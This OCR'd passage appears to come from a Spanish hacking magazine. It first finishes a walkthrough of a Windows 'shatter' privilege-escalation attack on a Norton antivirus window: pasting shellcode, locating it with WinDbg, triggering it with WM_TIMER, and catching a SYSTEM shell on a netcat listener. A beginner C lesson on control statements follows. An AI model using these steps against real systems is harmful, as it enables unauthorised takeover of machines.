
Ahora **ajusta el tamaño con FFFFFF** en ***WPARAM***, pincha en **EM_SETLIMITTEXT** para permitir la escritura superior a los 256 caracteres y por último pulsamos en ***WM_PASTE*** para pegar la ***shellcode*** en la ventana ***Description*** del antivirus.

Si revisamos la ventana del *Norton* se habrá pegado la ***shellcode*** enterita :P (***pantalla 20***)


FASE 4

Averiguar la posición de memoria en que se pegó la shellcode y ejecutarla.

Para averiguar la posición exacta de memoria en donde está la ***shellcode***



Pantalla 21. Pantalla inicial del progrma WinDbg



Pantalla 22. Seleccionamos el proceso vpc32.exe y marcamos no invasivo

Pantalla 23. Abrir la ventana del depurador y su línea de comandos

dentro de la caja de texto de la ventana del antivirus vamos a necesitar un **debugger**, lo haremos con ***windebugger***, una vez instalado lo ejecutamos: (***pantalla 21***)

Pulsamos F6 que nos permitirá examinar los procesos que se están ejecutando en memoria y entre ellos **buscamos el que corresponde a nuestro antivirus, el vpc32.exe(*ver pantalla 22*)**

No se te olvide verificar la casilla Noninvasive como muestra la pantalla 22... de ese modo no interferiremos con la ejecución del antivirus y/o lo dejaremos fuera de combate...una vez seleccionado el proceso en memoria y verificada la casilla pulsamos en OK

Si no aparece nada... selecciona ***Wiew en el menú y Command*** (***pantalla 23***)

Aparecerá algo parecido a esto:(***pantalla 24***)

Si recuerdas cuando pegamos la ***shellcode***, aparecía una línea (la primera) con la palabra ***FOON*** seguida de *"unos cuadraditos"*

Esos cuadraditos son NOP's (nada, no hacer nada, es una instrucción que no hace nada) concretamente, las letras FOON y los NOP's suman 1024 caracteres (1K) y a partir de ahí está la verdadera ***shellcode***...

¿Por qué eso de FOON?

Pues ***FOON*** es una palabra que nuestro querido ***Paget*** colocó para que se pueda encontrar rápidamente y así delate el inicio de la ***shellcode*** y podamos buscar dicha secuencia en el debugger.

Para encontrar la ***shellcode*** (la palabra FOON) pondremos esto en la línea de comandos del depurador:

s -a 00000001 10000000 "FOON"

(***pantalla 25***)

Pulsamos ***enter***... y.... (***pantalla 26***)


Aparecen dos direcciones de memoria: 1684f8 y 168c00, *tal y como dice **Paget**, no tengo ni idea de porqué aparece dos veces, si no lo sabe él, tampoco yo... pero no importa, cualquiera de ellas funcionará y nos servirá, cogeremos la última, por ejemplo.*

Tenemos que ***FOON*** comienza en la posición 0x00168c00 como sabemos que hasta el comienzo de nuestra ***shellcode*** existen 1024 bytes (las cuatro letras de FOON y 1020 NOP).


Para asegurarnos que la ***shellcode*** se ejecuta desde el principio, haremos caer la ejecución a partir del byte 512, de esa forma ejecutará unos cuantos ***NOP's*** antes de comenzar con el verdadero código, de esa forma sabemos que la verdadera ***shellcode*** se ejecuta desde el inicio, por tanto le sumaremos 512 bytes (0x200 en hexadecimal) a la posición en la que se encuentra la cadena ***FOON***.

0x00168c00+0x200=0x00168e00







Pantalla 24 Ventana de comandos del depurador.




Pantalla 25. Búsqueda en memoria de la cadena de caracteres "FOON"



Pantalla 26. Resultado de la búsqueda y posiciones en la que se encuentra.



Pantalla 27. netcat a la escucha....



Pantalla 28. Configuración de shatter, HANDLE, WPARAM Y LPARAM.

Esa es la posición...que debemos anotar

Ahora abandonaremos el debugger, escribimos q en la línea de comandos y cerramos la ventana)

Ahora pongamos un ***netcat*** a la escucha... si todo va bien la ***shellcode*** entregará una línea de comandos por el puerto 123, por lo que vamos a dejar a netcat escuchando por dicho puerto: (***pantalla 27***)

Volvamos a shatter... y escribimos todo lo que necesitamos:

En WPARAM escribimos **el desplazamiento** y **en LPARAM** la posición en la que se empezará a ejecutar el código de nuestra ***shellcode***, ahora sólo resta pulsar en ***WM_TIMER*** y rezar....

¿qué es eso del ***WM_TIMER***?

Pues un mensaje de ***Windows*** que cada vez que transcurre un determinado tiempo, se envía un mensaje ***WM_TIMER*** a la ventana y pasa como parámetro su ID, estos mensajes se colocan en una especie de cola de procesos para que sean atendidos y como *Windows* no comprueba la seguridad del mensaje, el resultado es la ejecución de la ***shellcode***.

Veamos que ocurrió con el ***netcat*** qué dejamos a la escucha.... (***pantalla 29***) **OHHH !!! se conectó.... milagro? suerte? casualidad? NOOOOO!!! UN BUG COMO UNA CASA**

Si hacemos un ***whoami*** veamos que informa... (***pantalla 30***)

Casi nada... una shell con privilegios de sistema....

Como ves funcionar funciona... claro, que estarás pensando lo inviable de este tipo de ataques... no seas como ***Microsoft*** y no subestimes lo inevitable. Aparecieron algunos *virus y troyanos*... para aplicaciones de control remoto del tipo ***dameware***, pero sobretodo aquel que explotaba el administrador de utilidades mediante ***winhlp32.exe*** que invoca a la ayuda de ***Windows***, cabe resaltar que ese archivo se ejecuta de forma oculta y con privilegios de ***System***, por lo que se entregaba una shell con máximos privilegios... y eso fue sobre abril de 2004 dos años más tarde que el documento de ***Paget*** y un año después del parche.... menos mal que estaba parcheado según ***Microsoft***...

El parche de *"in-seguridad y sus explicaciones"* podéis encontrarlo aquí: http://www.vsantivirus.com/vulms02-069-070-071.htm#3

```
C:\WINDOWS\System32\cmd.exe - nc -Lvvp 123

C:\HXCSHATTER>nc -Lvvp 123
listening on [any] 123 ...
DNS fwd/rev mismatch: localhost != compaq
connect to [127.0.0.1] from localhost [127.0.0.1] 1815

Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Archivos de programa\NavNT>
C:\Archivos de programa\NavNT>_
```

Pantalla 29. La shellcode se conecta al netcat que dejamos a la escucha.

```
C:\WINDOWS\System32\cmd.exe - nc -Lvvp 123

C:\HXCSHATTER>nc -Lvvp 123
listening on [any] 123 ...
DNS fwd/rev mismatch: localhost != compaq
connect to [127.0.0.1] from localhost [127.0.0.1] 1815

Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Archivos de programa\NavNT>
C:\Archivos de programa\NavNT>cd\hxcshatter
cd\hxcshatter

C:\HXCSHATTER>whoami
whoami

NT AUTHORITY\SYSTEM

C:\HXCSHATTER>
C:\HXCSHATTER>_
```

Pantalla 30 Tras un whoami descubrimos que tenemos una shell de System

Los **sistemas afectados hasta octubre de 2004!!!** por algún tipo de ***Shatter Attcack*** como el que acabamos de describir son:

- Microsoft Windows 98, 98SE, ME
- Microsoft Windows NT 4.0
- Microsoft Windows 2000 Service Pack 4
- Microsoft Windows XP, Microsoft Windows XP Service Pack 1
- Microsoft Windows Server 2003

Y por supuesto... no hace falta debugger, lo del depurador no es más que uno de los instrumentos que necesitábamos para nuestro "*laboratorio*" de prácticas.


Si practicas *"un poco"* verás que es perfectamente posible realizar la misma técnica como usuario y cuenta limitada, no podrás usar el debugger, pero si haces bastante hueco mediante ***EM_SETLIMITTEXT*** y metes unos cuantos megas de ***NOP's*** no te será difícil encontrar una posición válida aunque sea un método de ensayo-error, al azar, no es muy elegante pero funcionar funciona. Además, muchas aplicaciones pueden causar errores si "tocamos" donde no se debe... eso es bastante útil para hacernos una idea de las posiciones de memoria en las que se ejecutan.

Bueno, eso será de tu cosecha... quien os escribe lo consiguió tras media docena de intentos... pero eso no es el objeto de este artículo, el verdadero sentido del mismo es profundizar un poquito en esos *bugs* y agujeros de seguridad que a veces tanto nos asombran, y no es para menos, la técnica, la elaboración de los programas necesarios, la ***shellcode***.... todo un arte de ingenio y sabiduría, un verdadero placer que gente como ***Paget***, ***Lavery***, ***Dark Spyrit*** y multitud de auténticos monstruos de la informática compartan con nosotros sus avances y conocimientos... a nosotros nos toca descubrirnos ante ellos y nos conformamos con entenderlo, por algo se empieza... digo yo....

La técnica descrita por ***Paget***, es la más sencilla de *"demostrar"* y también de parchear, como hizo *Microsoft*, el documento de ***Oliver Lavery*** avanza en el ataque prescindiendo de los mensajes del tipo ***WM_TIMER***

Saludos. Vic_Thor





Capítulo II

PROGRAMACION

Curso de C

Bienvenido una vez más a este curso, que espero que esté siendo de vuestro agrado y que os ayude a aprender, pues para eso está. Hasta ahora, con lo que sabemos, los programas que podemos hacer son lineales y su flujo (camino desde que empiezan hasta que terminan) es totalmente predecible. En esta entrega, vamos a ser un pelín menos deterministas y a ejercer un mayor control sobre los programas que hagamos.

Sin más dilación, pasemos a ver de qué va todo esto.

Porque la vida es cuestión de decisiones

Imaginad que tenéis que ir de un sitio a otro en una carretera que es todo el rato recta. Al principio, la cosa estará divertida: le pisaríamos al coche (siempre hasta el límite legal, que aquí no se incita a hacer absolutamente nada ilegal :P) y sentiríamos la sensación de velocidad. Pero al cabo del rato, nos aburriríamos. Sería más divertido si pudiéramos cambiar de paisaje, tomar alguna curva... Bien, en programación los programas pueden discurrir por carreteras rectas y todo irá como la seda; sin posibilidad de variación. ¿Podemos hacer que la carretera por donde discurra nuestro código se vuelva sinuosa? No sé ... ¿se puede hacer algo más interesante?

Pues sí, la verdad que sí. Si no, esto de programar sería tan aburrido como el ejemplo de conducción que ponía antes. Para satisfacer nuestra sed de poder, C pone a nuestra disposición un rico conjunto de sentencias de control:

- Selección (Operador condicional ? :, if y switch)
- Iteración (Sentencias while, for y do while)
- Salto (Sentencias break, continue, goto – para algunos herética – y return)
- Etiquetado (Sentencias case y default, que se verán junto a switch, label junto a goto)
- Expresión (Expresiones válidas en C simplemente)
- Bloque (Bloque de código, como ya se vio en la primera entrega)

Deshojando la margarita: Me quiere, no me quiere...

Vamos a empezar a tratar estos tipos de sentencias, que nos permitirán tener más control sobre nuestros programas.

La primera de las sentencias que vamos a ver, y que no es ninguna del Tribunal Supremo (chiste malo, pero hay que resignarse, no todos van a ser buenos :P), es la sentencia if, que traducido al español, es el condicional si.

Su sintaxis es la siguiente:

```
if (condición) sentencia;
else sentencia;
```

Donde:

- condición es cualquier expresión válida que arroje un valor de tipo entero, carácter o de coma flotante (este

último se puede evitar en todo lo posible, ya que hace que los programas sean lentos - a la CPU le lleva varios ciclos de reloj operar con números en coma flotante). En C, un valor igual a cero será tomado como falso. Cualquier otro (positivo o negativo) verdadero.

▸ sentencia es una orden o conjunto de órdenes/ins-trucciones (sentencia compuesta) a realizar en caso de que la condición que se cumple sea verdadera (con if) o en cualquier otro caso (else).

Este tipo de sentencias establece una bifurcación de caminos en nuestro código. Ya podemos conducir hacia un sitio o a otro, dependiendo de un criterio -la condición- que establezcamos.

Y esto, señoras y señores, se puede complicar más, en el sentido de que podemos establecer niveles de anidamiento para los if, del siguiente modo:

```
if (condición 1)
{
     if (condición 2) sentencia 1;
     else sentencia 2;
     {
          ....
     }
}
else sentencia 3;
```

El modo en el que funciona este tipo de sentencia es muy parecido al primero. En este caso, observad que la sentencia del if (condición) que vimos anteriormente, es una sentencia compuesta en este caso por más if, lo cual es perfectamente válido en C. Este tipo de if anidados daría una imagen de ramales por donde puede discurrir el tráfico de nuestras aplicaciones. En la siguiente imagen se puede ver más claro qué quiero decir realmente con esto (***imagen 1***).




Imagen 1

Podemos ver cómo se ramifica el código con este tipo de sentencias de decisión. Una cosa que hay que resaltar. Cada if anidado puede llevar, lógicamente su else (en la imagen anterior he puesto a cada if con un else anidado, aunque el else es opcional). Y hay que tener mucho cuidado con los bloques, ya que nuestras amigas las llaves ({ y }) "aíslan" lo que hay entre ellas del resto del código, como ya se vio en la entrega anterior. Esto lo digo porque puede que pongamos un else que queramos que corresponda con un if determinado, y si no tenemos cuidado con las llaves, podemos llevarnos alguna que otra sorpresa en la ejecución del código. Esta circunstancia se agrava aún más cuando tenemos que poner llaves para sentencias compuestas que queramos que se ejecuten con el if. Todo un verdadero laberinto. Pero esto hará que la conducción sea más agradable, ¿no? :P.

El nivel de profundidad de nuestro anidamiento (es decir, cuántos if anidados podemos poner) depende del compilador. El estándar ANSI garantiza un mínimo de 15 niveles.

Una construcción un poquito más racional de estos anidamientos, la constituye la "escalera" if-else-if, aunque la forma de trabajar con ella es ligeramente inferior a la anterior. Su sintaxis es:

```
if (condición 1) sentencia 1;
   else
              if (condición 2) expresión 2;
      else
      .
      .
      .
```

Como vemos, en este caso, construimos la rama por la parte del else, en vez de por la parte del if, que es la diferencia con el caso anterior de if anidados. Esto da, de alguna manera, una imagen de "complementariedad" de este tipo de anidamiento y el anterior. En la siguiente imagen puede verse de forma visual lo que trato de decir. (***imagen 2***).




Imagen 2

El uso de este tipo de gráficos, aparte de para tener más claro qué se trata de hacer, es bueno cuando se diseñen algoritmos y se esté estudiando la complejidad de los mismos. Si la opción más probable de todas está en niveles profundos de nuestro anidamiento, pues obviamente se hará más lento el programa.

Existe una forma en C de realizar sentencias de selección es mediante el operador ternario ?, que tiene la siguiente pinta:

```
Expresión 1 ? Expresión 2 : Expresión 3
```

En este caso, podemos utilizar sentencias cualesquiera de C (asignación, comparación ...). Funciona del siguiente modo. Se evalúa expresión 1: si el resultado es verdadero, se ejecuta la expresión 2, en caso contrario, la expresión 3. Fácil y sencillo, ¿verdad?. La diferencia con la sentencia if-else (que es a la que "sustituye") es en que se pueden usar con este operador ternario cualquier tipo de sentencia, mientras que con if-else, estamos limitados a condiciones de comparación.

Y esto termina las sentencias de selección. Para regocijo vuestro y de vuestros compiladores, vamos a ver un pequeño programa, donde vamos a jugar con el ordenador al famoso juego de adivinar números. Es el típico ejemplo que aparece cuando se ven sentencias de selección, y lo usaremos en esta entrega para ver/estudiar los distintos tipos de sentencias de control que C nos brinda, con sus virtudes y defectos :P.

Aquí tenemos un ejemplo de código:(***listado 1***)



```
/* Programa que ilustra varias sentencias de selección en C */

// Importación de librerías
#include <stdio.h>
#include <stdlib.h>

// Declaración de funciones
int cuadrado_numero(int);

int main()
{
        // Variables
        char nivel_dificultad;
        int numero_misterioso = 0;
        int intento = 0;

        //Usamos la función rand() para elegir un número aleatorio
        numero_misterioso = rand();

        // El programa nos pide seleccionar un nivel de dificultad
        printf("\n\t¿Deseas que te lo ponga (f)ácil o (d)ifícil?");
        scanf("%c", &nivel_dificultad);

        // Una vez leído lo que el usuario ha introducido ejecutamos el programa
        if (nivel_dificultad == 'f')
        {
                printf("\n\nIntroduce un número por teclado: ");
                scanf("%d", &intento);
                intento == numero_misterioso ?
                        printf("\n\tEnhorabuena, has acertado") :
                        printf("\n\tLo siento, más suerte para la próxima");

        }
        else
                if (nivel_dificultad == 'd')
                {
                        numero_misterioso = cuadrado_numero(numero_misterioso);
                        printf("\n\nIntroduce un número por teclado: ");
                        scanf("%d", &intento);
                        intento == numero_misterioso ?
                                printf("\n\tEnhorabuena, has acertado\n") :
                                printf("\n\tLo siento, más suerte para la próxima\n");
                }

                else
                        printf("\n\tNivel no reconocido. Introduce f o d");
}
// Definición de la función cuadrado_numero

int cuadrado_numero(int numero)
{
        int resultado;
        resultado = numero > 0 ? numero*numero : -(numero*numero);
        return resultado;
}
```

Listado 1

Bien, como podemos ver, aquí tenemos ejemplos de los anteriores esquemas de selección. Aquí vemos que hemos introducido dos nuevas funciones: rand() y scanf(). La primera, incluida en stdlib.h, nos permite generar números aleatorios, entre 0 y RAND_MAX que es una constante la cual define un número entero muy grande.

La función scanf() nos permite pedir datos al usuario y almacenarlos en la variable que le indiquemos. El primer argumento que se le ha pasado en este caso, es una cadena de formato, que indica qué tipo de dato cabe esperar que el usuario introduzca. El segundo argumento es la variable (en realidad, un puntero a la dirección de memoria de la variable) donde se almacena el valor introducido por el usuario. Esto lo veremos más adelante cuando hablemos de punteros.

Compilad y ejecutad el programa. Os animo a que juguéis un poquito con él. En principio, una vez que adivinéis el número, éste será el mismo de ejecución a ejecución del programa. Incluso si recompiláis varias veces saldrá el mismo número. Con lo cual lo de aleatorio es más bien algo ficticio.

A la función rand() se le ha añadido la operación módulo (%). Esto lo hago porque si no, el programa tendría un fallo de bulto: los números se saldrían de rango si queremos que el programa nos lo ponga difícil, ya que eleva el número al cuadrado y sería negativo. Probad a quitarle el % 101 y veréis cómo esto que digo es cierto, ya que RAND_MAX es un entero muy grande (su valor está cercano a los dos mil millones).

Para generar un poco de aleatoriedad hay que usar otra función distinta. Es srand() dicha función. Podéis tener más ayuda en http://www.geocities.com/chuidiang/funciones/rand.htm (si queréis usar getpid() como generador de semillas, no se os olvide importar la librería unistd.h, en caso de querer usar la hora time.h es vuestra librería). También podéis usar el google y buscar rand(). En las páginas clásicas como http://www.forosdelweb.com/ y http://c.conclase.net también tenéis información para aburrir.

Si queréis saber más sobre números aleatorios (un tema computacionalmente fascinante) podéis ver la página man de rand o srand. Aparte os recomiendo el libro "Numerical Recipes in XXX" donde XXX no es lo que os pensáis (malpensaos :P), sino que puede ser C, Java, Fortran... El recomendable en este caso es "Numerical Recipes in C" obviamente. También viene en la página man esta recomendación.

Una última forma de realizar sentencias de selección en C es mediante el uso de switch. Su uso/sintaxis es el siguiente:

```
switch (expresión) {
    case constante1:
    secuencia de sentencias;
    break;
    case constante2:
    secuencia de sentencias;
    break;
    case constante3:
    secuencia de sentencias;
    break;
    .
    .
    .
    default:
    secuencia de sentencias;
}
```

Esta forma de realizar estructuras de selección se puede ver que se parece mucho a los if else con múltiples ramificaciones. En este caso, se da una expresión que va a servir para compararla con constantes. Cuando coincide con alguna, se evalúa la secuencia de sentencias que hay entre el case y el break correspondientes. En caso de que no coincida con ninguna, se ejecuta lo que venga tras la etiqueta default (una etiqueta es toda expresión que va terminada con dos puntos, en vez de con punto y coma). Esta etiqueta es opcional y las sentencias que van con esta y con case llaman "sentencias de etiqueta". Anda que se quiebran con los nombres :P.

Hay que tener cuidado con dónde se ponen los break. Cuando se encuentra una coincidencia se ejecuta desde secuencia de instrucciones hasta el primer break del que se tenga noticia o el final de la sentencia switch. Si se nos olvida en algún caso un break, si se empieza a cumplir la condición en la etiqueta case del "despiste" pues también se ejecutará la siguiente secuencia de instrucciones hasta un break o final de switch, como ya se ha mencionado anteriormente.

Esto que puede parecer un "fallo" de C, no lo es en realidad, ya que permite generar código eficiente, al no tener que repetir fragmentos de código.

Esto puede hacerse por despiste como ya he dicho, o por conveniencia, porque puede que se necesite agrupar más de un caso bajo la misma secuencia de sentencias, para no repetir.

Volveremos sobre este tipo de construcciones más adelante en el curso. Suelen venir bien cuando tenemos que hacer un menú con varias opciones. De esta forma, queda todo más claro y menos difuso que si usáramos cualquier otra construcción con if.

Las sentencias switch tienen además otro tipo de limitaciones:

1. Sólo pueden usarse para comprobar igualdad, if podría además con expresiones relacionales y lógicas.

2. Es incorrecto darle a dos case distintos el mismo valor de constante. Se pueden anidar sentencias switch, en cuyo caso, sí que es correcto que tengan el mismo valor dos case distintos.

3. Las constantes tipo carácter son convertidas a su equivalente entero correspondiente, según la tabla ASCII.

4. No es posible declarar variables y/o funciones dentro de sentencias case en bloques switch, ya que no es posible declarar variables locales dentro de secuencia de sentencias. Para ello, deberíamos abrir un bloque de código con las llaves, después del case y ahí meter la variable y el resto del bloque de código.. En cambio, sí que pueden declararse al principio del bloque, justo antes de la primera sentencia case (para el caso de variables).

Con esto, hemos visto las principales sentencias de selección en C, pasemos a carreteras más excitantes ...

Sentencias de iteración. Los dejà vú en C.

Hemos llegado a los ansiados bucles. O la repetición de trozos de código hasta que se cumpla una cierta condición, como prefiráis. Esta condición puede estar predefinida de antemano, como en el caso de los bucles for o no; como en el caso de los bucles while y do-while.

Marcándonos unos loopings con while y do ... while

¿Os gustan los loopings en las carreteras? ¿La sensación de estar cabeza abajo? Bueno, pues en C podemos estar dando vueltas y vueltas al mismo código una serie de veces, que no vienen predefinidas de antemano con las dos construcciones que vienen en el epígrafe.

La construcción de ambas, es muy similar y las pongo juntas, ya que así podemos ver en qué se parecen y en qué se diferencian:

```
while (condición) sentencia;
do sentencia while (condición);
```

Y ahora la explicación para cada uno. En el primer caso, se evalúa la condición y, mientras sea cierta (de ahí el while) se itera sobre sentencia, una y otra vez.

> **Nota**
>
> En todos los casos para las sintaxis de sentencias que estoy poniendo, tened en cuenta que sentencia hace referencia tanto a una simple instrucción, como a un bloque de código, que deberá ir encerrado entre llaves.

Para el segundo caso, se ejecuta sentencia y luego se comprueba si la condición es verdadera para seguir iterando.

A simple vista, diríais que son iguales, pero hay una diferencia fundamental: el momento en el cual se evalúa la condición. Para el caso del while a secas, se realiza al principio, con lo que puede que no se ejecute nunca la sentencia dentro del código. Para el segundo, se comprueba una vez que se ha ejecutado la sentencia. Es decir, para el do ... while, tenemos que siempre nos metemos en el bucle. Para el caso del while, puede que nunca nos metamos.



```
/* Programa de adivinar un número que genere el ordenador aleatoriamente */
// Importaciones de librerías

#include <stdio.h>
#include <stdlib.h>
#include <time.h>
// Declaración de funciones que vamos a necesitar

void menu (void);                    // Presenta un menú inicial en pantalla
int genera_aleatorio(void);    // Genera el número aleatorio
int pedir_numero(void);              // Pide el número al usuario
int comprobar_numero(int, int);      // Comprueba el número introducido

// Declaramos una variable global
int intento = 0;

int main()
{
        // Variables necesarias
        int numero_aleatorio = 0;
        int acierto = 0;
        int acertado = 0;   // Variable para saber si hemos acertado
        char opcion;

        // Generamos el número aleatorio
        numero_aleatorio = genera_aleatorio();

        // Presentamos el menú y leemos la entrada por teclado del usuario
        menu();
        opcion = getchar();

        // Bucle del programa do ... while
        while (acertado == 0 & (opcion != 's' & opcion != 'S'))
        {
                pedir_numero();
                acierto = comprobar_numero(intento,numero_aleatorio);

                // Dependiendo de acierto se muestra un mensaje u otro
                switch (acierto)
                {
                        case 0:
                                printf("Enhorabuena, has acertado\n");
                                acertado = 1;
                                break;
                        case 1:
                                printf("El número buscado es menor que el introducido.\n");
                                printf("¿Qué desea hacer ahora?\n");
                                menu();
                                do
                                {
                                        opcion = getchar();
                                } while (opcion != 's' & opcion != 'p');
                                break;
                        case -1:
                                printf("El número buscado es mayor que el introducido.\n");
                                printf("¿Qué desea hacer ahora?\n");
                                menu();
                                do
                                {
                                        opcion = getchar();
                                } while (opcion != 's' & opcion != 'p');
                                break;
                        default:
                                break;
                }
        }
}
```

Listado 2 - *continúa en la página siguiente*

Y esto es así de sencillo. Dependiendo de lo que nos interese y de las exigencias del guión :P, puede que nos interese meternos una vez en el bucle o puede que no. C da la flexibilidad necesaria para que esto ocurra.

Quizás, la expresión más general de las dos sea la primera, ya que podemos transformar un bucle while en un do ... while, sin más que asegurarnos antes de llegar al bucle de que la condición va a ser cierta y por tanto, se va a ejecutar.

Para no desechar lo que hemos ido haciendo en esta entrega, vamos a retocar nuestro programa para que ahora se puedan realizar varios intentos. Vamos a iterar hasta que encontremos el número. Sólo son 100 intentos como mucho, así que no nos preocupemos :P. Pero vamos a completar el programa. En cada intento fallido, al menos el ordenador nos dará información de si es mayor o menor y nos dará la posibilidad de salirnos del programa introduciendo un número negativo.

Además, vamos a ver un menú sencillo, de inicio de programa. Esto ya se va complicando, en el sentido de que metemos muchos más elementos aquí que en los programas anteriores. Esto ya se va pareciendo a un programa serio, como empezaremos seguramente a partir de la siguiente entrega. Pero no quiero desvelar sorpresas todavía.

De momento, centrémonos en este nuevo programa.

El listado con el programa lo podéis ver a continuación (***listado 2***).

Bien, el código es bastante sencillo, a pesar de las funciones y bucles que tiene. Como veis, aún se puede refinar aún más este programita, añadiendo funciones (una con el switch, por ejemplo). Las variaciones las dejo a vuestra elección y criterio. Un añadido podría ser el incorporar una variable que lo que haga sea contar el número

```
void menu (void)
{
        // Presentamos el menú en pantalla
        printf("\n\nElija una de las siguientes opciones.\n");
        printf("1. - Probar suerte. (p)\n");
        printf("2. - Salir (s)\n");
}
int genera_aleatorio()
{
        srand(time(NULL));
        return rand() % 101;
}
int pedir_numero()
{
        printf("Introduzca un número por teclado (entre 0 y 100): ");
        scanf("%i",&intento);
        printf("\n");
}
int comprobar_numero(int numero1, int numero2)
{
        // Devuelve cero si los dos números son iguales
        // un uno si numero1 es mayor que numero2
        // y un -1 si numero2 es mayor que numero1

        if (numero1 == numero2)
                return 0;
        else
                if (numero1 > numero2)
                        return 1;
                else
                        return -1;
}
```

Listado 2 continuación

de veces que se ha intentado adivinar y al final, cuando se acierte o no se acierte se muestre el número de intentos efectuados.

Para el tema de generación de números aleatorios, os he dejado enlaces y libros en los que mirar, por si queréis ampliar.

De momento, su interés para nosotros es en este tipo de programas para realizar juegos. Pero pueden dar mucho juego. Ya los iremos descubriendo, porque son un mundo fascinante.

